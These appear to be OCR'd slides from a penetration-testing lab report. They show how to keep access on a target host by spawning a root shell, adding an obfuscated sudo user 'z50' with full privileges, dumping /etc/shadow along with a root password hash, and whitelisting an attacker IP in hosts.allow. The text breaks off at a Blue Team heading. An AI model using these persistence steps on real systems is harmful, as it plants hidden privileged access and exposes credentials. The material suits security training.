
Backdooring the Target

- Create a new super user:
  - With root privilege using *sudo visudo*.
  - Without home directory, using *useradd*.
  - In sudo group with *usermod*.
  - Be sure to use an obfuscated username. *Example: z50*
  - Add z50 to *sudoers.tmp* with privilege to execute all.
- Whitelist Attacker IP:
  - With root privilege, go to */etc/hosts.allow* and add the line *sshd : 192.168.1.90* to whitelist your IP address.

How to Maintain Access

Backdooring the Target

- Creation of Super User




```
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# id
uid=0(root) gid=0(root) groups=0(root)
root@target1:/home/steven# useradd z50
root@target1:/home/steven# usermod -aG sudo z50
root@target1:/home/steven# sudo passwd z50
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@target1:/home/steven# visudo
visudo: /etc/sudoers.tmp unchanged
root@target1:/home/steven# visudo
root@target1:/home/steven# usermod -s /bin/bash z50
root@target1:/home/steven# id z50
uid=1004(z50) gid=1004(z50) groups=1004(z50),27(sudo)
root@target1:/home/steven# █
```


How to Maintain Access

Backdooring the Target

- Creation of Super User Continued



```
  GNU nano 2.2.6              File: /etc/sudoers.tmp                    Modified

Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:$

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
z50     ALL=(ALL:ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL) NOPASSWD:ALL
```




```
z50@target1:/home/steven$ sudo cat /etc/shadow
root:$6$SDnTp/7p$G6lgab3vtMwJu8Qua5Nuuv0djkcNcVi2ofirIU7jKSUWBQQyt4lIY78irVjZPA9/MtJZlUZynVkse9XLi1mmH/:1843
6:0:99999:7:::
daemon:*:17755:0:99999:7:::
bin:*:17755:0:99999:7:::
sys:*:17755:0:99999:7:::
sync:*:17755:0:99999:7:::
games:*:17755:0:99999:7:::
man:*:17755:0:99999:7:::
lp:*:17755:0:99999:7:::
mail:*:17755:0:99999:7:::
news:*:17755:0:99999:7:::
```

How to Maintain Access

Backdooring the Target

- Whitelist Attacker ID Command:



```
# /etc/hosts.allow: list of hosts that are allowed to access the system.
#                   See the manual pages hosts_access(5) and hosts_options(5).
#
# Example:    ALL: LOCAL @some_netgroup
#             ALL: .foobar.edu EXCEPT terminalserver.foobar.edu
#
# If you're going to protect the portmapper use the name "rpcbind" for the
# daemon name. See rpcbind(8) and rpc.mountd(8) for further information.
#
sshd : 192.168.1.90
```

Section 2

Blue Team

Table of Contents for Defensive Section

This document contains the following resources:

Alerts Implemented

